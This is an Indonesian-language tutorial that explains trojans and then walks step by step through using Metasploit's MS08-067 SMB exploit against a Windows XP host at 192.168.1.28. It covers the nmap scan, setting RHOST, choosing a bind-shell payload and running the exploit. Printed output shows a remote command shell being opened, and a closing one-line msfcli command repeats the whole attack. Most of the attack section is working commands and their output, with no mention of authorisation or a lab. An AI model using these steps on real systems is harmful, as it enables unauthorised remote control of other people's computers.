Trojan Desktop

Pengertian Trojan

Trojan horse atau Kuda Troya atau yang lebih dikenal sebagai Trojan dalam keamanan komputer merujuk kepada sebuah bentuk perangkat lunak yang mencurigakan yang dapat merusak sebuah sistem atau jaringan.Tujuan dari Trojan adalah memperoleh informasi dari target dan mengendalikan target untuk memperoleh hak akses pada target. Trojan bersifat "stealth" atau siluman dan tidak terlihat dalam operasinya dan seringkali berbentuk seolah-olah program tersebut merupakan program baik-baik. Penggunaan istilah Trojan atau Trojan horse dimaksudkan untuk menyusupkan kode-kode mencurigakan dan merusak di dalam sebuah program baik-baik dan berguna. Kebanyakan Trojan saat ini berupa sebuah berkas yang dapat dieksekusi (*.EXE atau *.COM) dalam sistem operasi Windows dan DOS atau program dengan nama yang sering dieksekusi dalam sistem operasi UNIX, seperti ls, cat, dan lain-lain yang dimasukkan ke dalam sistem yang ditembus oleh seorang cracker untuk mencuri data yang penting bagi pengguna misalnya: password , data kartu kredit , dan lain- lain.
Trojan juga dapat menginfeksi sistem ketika pengguna mengunduh aplikasi dari sumber yang tidak dapat dipercayai dalam jaringan Internet. Aplikasi-aplikasi tersebut dapat memiliki kode Trojan yang diintegrasikan di dalam dirinya dan mengizinkan seorang cracker untuk dapat mengacak-acak sistem yang bersangkutan. Ada lagi sebuah jenis Trojan yang dapat mengimbuhkan dirinya sendiri ke sebuah program untuk memodifikasi cara kerja program yang diimbuhinya. Jenis Trojan ini disebut sebagai Trojan virus . Software jahat dan anti software jahat terus berkembang saling adu kuat. Ketika serangan virus, trojan horse dan malware lain dapat diatasi oleh sebuah sistem pengamanan, serangan berikutnya sebagai respon terhadap sistem pengamanan tersebut datang lagi dengan kemampuan yang lebih tinggi.


Cara kerja Trojan

Trojan masuk melalui dua bagian, yaitu bagian client dan server. Jadi hacker kadang harus berjalan menanamkan trojannya di komputer korban ataupun memancing agar sang korban mengeksekusi/membuka file yang mengandung Trojan, namun ada juga Trojan yang langsung menginfeksi korbannya hanya dengan berbekal ip korban misalnya Kaht. Ketika korban (tanpa diketahui) menjalankan file yang mengandung Trojan pada komputernya, kemudian penyerang akan menggunakan client untuk koneksi dengan server dan mulai menggunakan trojan. Protokol TCP/IP adalah jenis protokol yang umum digunakan untuk komunikasi. Trojan dapat bekerja dengan baik dengan jenis protokol ini, tetapi beberapa trojan juga dapat menggunakan protokol UDP dengan baik. Ketika server mulai dijalankan (pada komputer korban), Trojan umumnya mencoba untuk menyembunyikan diri di suatu tempat dalam sistem komputer tersebut, kemudian mulai membuka beberapa port untuk melakukan koneksi, memodifikasi registry dan atau menggunakan metode lain yaitu metode autostarting agar trojan menjadi otomatis aktif saat komputer dihidupkan. Trojan sangat berbahaya bagi pengguna komputer yang tersambung jaringan komputer atau internet, karena bisa jadi hacker bisa mencuri data-data sensitif misalnya password email, dial-up passwords, webservices passwords, e-mail address, dokumen pekerjaan, internet banking, paypal, e-gold,kartu kredit dan lain-lain.

Tutorial Desktop Trojan menggunakan metasploit

Dari terminal console ketik perintah berikut, seperti pada gambar dibawah:

$ msfconsole



Untuk perintah-perintah lainnya bisa dipelajari dengan mengetikkan help :

msf > help

Untuk melihat list exploits-nya , gunakan perintah :

msf > show exploits

```
windows/smb/ms05_039_pnp              Microsoft Plug and Play Service Overflow

windows/smb/ms06_025_rasmans_reg      Microsoft RRAS Service RASMAN Registry Overflow

windows/smb/ms06_025_rras             Microsoft RRAS Service Overflow

windows/smb/ms06_040_netapi           Microsoft Server Service NetpwPathCanonicalize Overflow

windows/smb/ms06_066_nwapi            Microsoft Services MS06-066 nwapi32.dll

windows/smb/ms06_066_nwwks            Microsoft Services MS06-066 nwwks.dll

windows/smb/ms08_067_netapi           Microsoft Server Service Relative Path Stack Corruption
```

Scan mesin target menggunakan nmap. Dalam contoh kasus kali ini kita gunakan kompi dg ip 192.168.1.28 :

msf > sudo nmap -v -sS -A -O 192.168.1.28

```
[*] exec: sudo nmap -v -sS -A -O 192.168.1.28

[sudo] password for test:Starting Nmap 4.62 ( http://nmap.org ) at 2009-03-21 23:50 CIT

Initiating ARP Ping Scan at 23:50

Scanning 192.168.1.28 [1 port]

Host 192.168.1.28 appears to be up ... good.

Interesting ports on 192.168.1.28:

Not shown: 1712 closed ports

PORT    STATE SERVICE      VERSION

135/tcp open  msrpc        Microsoft Windows RPC

139/tcp open  netbios-ssn
```

```
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds

MAC Address: 00:1E:8C:67:59:F9 (Asustek Computer)

Device type: general purpose

Running: Microsoft Windows XP

OS details: Microsoft Windows 2000 SP4, or Windows XP SP2 or SP3

Network Distance: 1 hop

TCP Sequence Prediction: Difficulty=258 (Good luck!)

IP ID Sequence Generation: Incremental

Service Info: OS: Windows
```

Dari hasil scan kita ketahui bahwa kemungkinan OS-nya menggunakan OS Windows XP dengan port 445-nya terbuka. Mari kita coba kompi ini dengan menggunakan exploit windows/smb/ms08_067_netapi.

msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >

Lihat opsi dari exploit ini dengan mengetikkan show options :

msf exploit(ms08_067_netapi) > show options

```
Module options:

Name     Current Setting  Required  Description

----     ---------------  --------  -----------

RHOST                     yes       The target address

RPORT    445              yes       Set the SMB service port

SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

Id  Name

--  ----

0   Automatic Targeting
```

Dari opsi diatas, maka kita perlu set terlebih dahulu RHOST (komputer target) dengan mengetikkan :

msf exploit(ms08_067_netapi) > set rhost 192.168.1.28
rhost => 192.168.1.28

Untuk RPORT, kita tidak perlu melakukan setting apa-apa karena vulnerability ini memang mengeksploitasi vulnerability di port 445. Untuk exploit target diisi dengan OS komputer target. Dalam langkah ini kita menggunakan angka 0 yang berarti automatic target. Untuk melihat OS target apa saja, ketik :

msf exploit(ms08_067_netapi) > show targets

```
Exploit targets:

Id  Name
```

```
--  ----

0   Automatic Targeting

1   Windows 2000 Universal

2   Windows XP SP0/SP1 Universal

3   Windows XP SP2 English (NX)

4   Windows XP SP3 English (NX)

-------- cut -----------
```

Sekarang kita tentukan jenis payload yang ingin dipakai. Dalam langkah ini saya ingin menggunakan tcp_bind shell (akses command prompt di kompi target) :

msf exploit(ms08_067_netapi) > set payload windows/shell_bind_tcp
payloads => windows/shell_bind_tcp

Untuk melihat payload apa saja dalam metasploit, gunakan perintah :

msf exploit(ms08_067_netapi) > show payloads

```
Compatible payloads

==================

Name                                        Description

----                                        -----------

generic/debug_trap                Generic x86 Debug Trap

generic/debug_trap/bind_ipv6_tcp  Generic x86 Debug Trap, Bind TCP Stager (IPv6)

generic/debug_trap/bind_nonx_tcp  Generic x86 Debug Trap, Bind TCP Stager (No NX Support)

generic/debug_trap/bind_tcp       Generic x86 Debug Trap, Bind TCP Stager

---------- dipotong sampai disini ---------------
```

Nahh.. setting sudah selesai dilakukan. Untuk melihat hasil konfigurasinya bisa dicek kembali dengan menggunakan show options :

msf exploit(ms08_067_netapi) > show options

```
Module options:

Name     Current Setting  Required  Description

----     ---------------  --------  -----------

RHOST    192.168.1.28     yes       The target address

RPORT    445              yes       Set the SMB service port

SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/shell_bind_tcp):

Name      Current Setting  Required  Description

----      ---------------  --------  -----------

EXITFUNC  thread           yes       Exit technique: seh, thread, process
```

```
LPORT     4444             yes       The local port

RHOST     192.168.1.28     no        The target address

Exploit target:

Id  Name

--  ----

0   Automatic Targeting
```

sekarang jalankan exploit :

msf exploit(ms08_067_netapi) > exploit

```
[*] Started bind handler

[*] Automatically detecting the target...

[*] Fingerprint: Windows XP Service Pack 2 - lang:English

[*] Selected Target: Windows XP SP2 English (NX)

[*] Triggering the vulnerability...

[*] Command shell session 1 opened (192.168.1.6:33270 -> 192.168.1.28:4444)


Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.


C:\WINDOWS\system32>ipconfig

ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:


    Connection-specific DNS Suffix  . :

    IP Address. . . . . . . . . . . . : 192.168.1.28

    Subnet Mask . . . . . . . . . . . : 255.255.255.0

    Default Gateway . . . . . . . . . : 192.168.1.254


C:\WINDOWS\system32>
```

Metasploit : msfcli

Dari langkah-langkah diatas... sebenarnya bisa dilakukan exploitasi dengan menggunakan satu perintah dari console, dan diakomodir dengan menggunakan msfcli yang notabene sebenarnya adalah metasploit command line interface.

Untuk melihat manual perintahnya bisa dilihat dari help maupun ~~manpage-nya~~nya metasploit.

bash-4.1$ msfcli –help

```
[*] Please wait while we load the module tree...

Error: Invalid module: --help

Usage: /usr/local/bin/msfcli   [mode]

=============================================================

Mode           Description

----           -----------

(H)elp         You're looking at it baby!

(S)ummary      Show information about this module

(O)ptions      Show available options for this module

(A)dvanced     Show available advanced options for this module

(I)DS Evasion  Show available ids evasion options for this module

(P)ayloads     Show available payloads for this module

(T)argets      Show available targets for this exploit module

(AC)tions      Show available actions for this auxiliary module

(C)heck        Run the check routine of the selected module

(E)xecute      Execute the selected module
```

Percobaan

```
IP Addr Target : 192.168.1.28

Port target : 445

Exploit  : windows/smb/ms08_067_netapi

Payload  : windows/shell_bind_tcp

Exploit target : 0
```

Dan implementasinya menjadi seperti ini :

bash$ msfcli exploit/windows/smb/ms08_067_netapi RHOST=192.168.1.28 TARGET=0 PAYLOAD=generic/shell_bind_tcp E

```
[*] Please wait while we load the module tree...

[*] Started bind handler

[*] Automatically detecting the target...

[*] Fingerprint: Windows XP Service Pack 2 - lang:English

[*] Selected Target: Windows XP SP2 English (NX)

[*] Triggering the vulnerability...

[*] Command shell session 1 opened (192.168.1.6:36804 -> 192.168.1.28:4444)


Microsoft Windows XP [Version 5.1.2600]
```

```
(C) Copyright 1985-2001 Microsoft Corp.


C:\WINDOWS\system32>ipconfig

ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :

    IP Address. . . . . . . . . . . . : 192.168.1.28

    Subnet Mask . . . . . . . . . . . : 255.255.255.0

    Default Gateway . . . . . . . . . : 192.168.1.254

C:\WINDOWS\system32>
```

Implementasi yang sama juga bisa dilakukan pada metasploit GUI (msfgui) dan metasploit berbasis web (msfweb)